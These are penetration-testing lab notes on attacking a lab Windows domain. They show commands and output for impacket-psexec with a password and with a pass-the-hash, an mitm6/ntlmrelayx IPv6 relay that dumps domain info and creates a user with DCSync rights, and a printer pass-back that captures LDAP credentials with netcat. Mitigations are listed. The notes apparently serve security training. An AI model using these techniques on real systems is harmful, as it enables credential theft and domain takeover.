
2. **through psexec**

   a. we can use password for the domain account



```
┌──(kali㉿kali)-[~/Desktop/activeDirectory]
└─$ impacket-psexec MARVEL/pparker:'[redacted]'@10.0.2.5
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file MsqlxKjz.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service Azjr on 10.0.2.5.....
[*] Starting service Azjr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

   b. or hash for the local account




```
┌──(kali㉿kali)-[~/Desktop/activeDirectory]
└─$ impacket-psexec administrator@10.0.2.5 -hashes aad3[redacted]9e63c0
12a6cda01
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file sbLOrhPn.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service LaRZ on 10.0.2.5.....
[*] Starting service LaRZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
#we can use another tool called psexec.py
impacket-psexec
psexec.py marvel.local/fcastle:Password1@192.168.57.141
impacket-psexec administrator@10.0.2.5 -hashes hash
```

```
#try multiple options if these tools do not work (blocked)
#such as smbexec and wmiexec
```


IPv6 Attacks (refer mitm6 attacks and NTLM relays for more info):

1. start the ntlmrelay




```
└─$ impacket-ntlmrelayx -6 -t ldaps://10.0.2.4 -wh fakewpad.marvel.local -l lootme
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

2. start the mitm6 and wait




```
┌──(kali㉿kali)-[~/Desktop/activeDirectory]
└─$ sudo mitm6 -d MARVEL.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:00:49:c2]
IPv4 address: 10.0.2.6
IPv6 address: fe80::f18e:ff0e:3d58:f7bf
DNS local search domain: MARVEL.local
DNS allowlist: marvel.local
IPv6 address fe80::6073:1 is now assigned to mac=08:00:27:93:f5:7
9 host=HYDRA-DC.MARVEL.local. ipv4=
IPv6 address fe80::6073:2 is now assigned to mac=08:00:27:4c:ed:a
c host=THEPUNISHER.MARVEL.local. ipv4=
IPv6 address fe80::10:0:2:5 is now assigned to mac=08:00:27:3f:6a
:78 host=SPIDERMAN.MARVEL.local. ipv4=10.0.2.5
```


3. action happens (a user reboot or relogin)




```
Sent spoofed reply for wpad.MARVEL.local. to fe80::3db5:b03e:5f4b
:a06
Sent spoofed reply for wpad.marvel.local. to fe80::3db5:b03e:5f4b
:a06
Sent spoofed reply for hydra-dc.marvel.local. to fe80::3db5:b03e:
5f4b:a06
IPv6 address fe80::6073:4 is now assigned to mac=08:00:27:4c:ed:a
c host=THEPUNISHER.MARVEL.local. ipv4=
Sent spoofed reply for fakewpad.marvel.local. to fe80::3db5:b03e:
5f4b:a06
Sent spoofed reply for fakewpad.marvel.local. to fe80::3db5:b03e:
5f4b:a06
```



```
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connec
ttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/conne
cttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connec
ttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, attacking targe
t ldaps://10.0.2.4
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/conne
cttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, attacking targe
t ldaps://10.0.2.4
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/conne
cttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connec
ttest.txt
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHE
R$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large d
omains
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHE
R$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large d
omains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.2.15
```




```
┌──(kali㉿kali)-[~/Desktop/activeDirectory]
└─$ ls
10.0.2.5_samhashes.sam  lootme  mitm6  targets.txt
```



```
┌──(kali㉿kali)-[~/Desktop/activeDirectory/lootme]
└─$ ls
domain_computers_by_os.html  domain_policy.json
domain_computers.grep        domain_trusts.grep
domain_computers.html        domain_trusts.html
domain_computers.json        domain_trusts.json
domain_groups.grep           domain_users_by_group.html
domain_groups.html           domain_users.grep
domain_groups.json           domain_users.html
domain_policy.grep           domain_users.json
domain_policy.html
```

3. action happens v2 (if the user logins)




```
[*] Enumerating relayed user's privileges. This may take a while on large d
omains
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHE
R$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large d
omains
[*] Dumping domain info for first time
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Ad
mins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=MARVEL,DC=local
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, but there are n
o more targets left!
[*] Adding new user with username: sVGDBujFDJ and password: puJt3WeKB5ADysc
 result: OK
[*] Querying domain security descriptor
[*] Success! User sVGDBujFDJ now has Replication-Get-Changes-All privileges
 on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20231112-184357.restore
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.
```

```
#download and setup the mitm6 tool

#setup LDAPS as well

mitm6 -d marvel.local

#setup relay
ntlmrelayx.py -6 -t ldaps://192.168.57.140 -wh fakewpad.marvel.local -l lootme
#generate activity on Windows machine by rebooting it
#this dumps info in another directory
```

```
ls lootme
#contains useful info
#if we keep the program running in background, and the user logins, the creds can be c
aptured
```

- **Mitigation**:
    - Block DHCPv6 traffic and incoming router advertisements.
    - Disable WPAD via Group Policy.
    - Enable both LDAP signing and LDAP channel binding.
    - Mark Admin users as Protected Users or sensitive accounts.



Block instead of Allow prevents the attack from working:

- (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
- (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
- (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6- Out)

If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.


Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.

Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

- Pass-Back attacks can be used for printer hacking.

1. **Replace LDAP Attributes**

- we removed the existing LDAP Server Address, 192.168.1.100, and replaced it with our IP Address.



HP Color LaserJet MFP M477fdn

Color LaserJet Printer MainSupplyRoom_HPColor

LDAP Sign In Setup

Setup

☑ Enable LDAP Sign In

LDAP Server Address: 192.168.1.100

Port: 389 (1 - 65535)

Server Authentication Requirements

Bind Prefix To Use With Device User's Credentials: samAccountName

LDAP Database Search Settings


Bind and Search Root: cn=users,dc=ldapserver,dc=my,dc=comp

Match the name entered with this attribute: sAMAccountName

Retrieve the user's e-mail address using this attribute: mail

Retrieve device user's name using this attribute: displayName

2. create a Netcat listener on port 389, which was the existing port in the LDAP settings of the MFP. (or Responder)
3. **Capture Credentials**



```
C:\Users\elwoodb\Desktop\netcat-win32-1.11\netcat-1.11>nc -L -p 389
0h⍰⍰⍰`c⍰⍰⍰⍰MsamAccountName=PrinterAdminSVC,cn=users,dc=ldapserver,dc=my,dc=company,dc=comÇ⍰$uperP@$$w0rd1!
```

Initial internal attack strategy

1. begin day with mitm6 or responder
2. run scans to generate traffic
3. if scans are taking too long, look for websites in scope (http_version)
4. Look for default creds on web logins
   a. printers
   b. jenjins
   c. etc..
5. think outside the box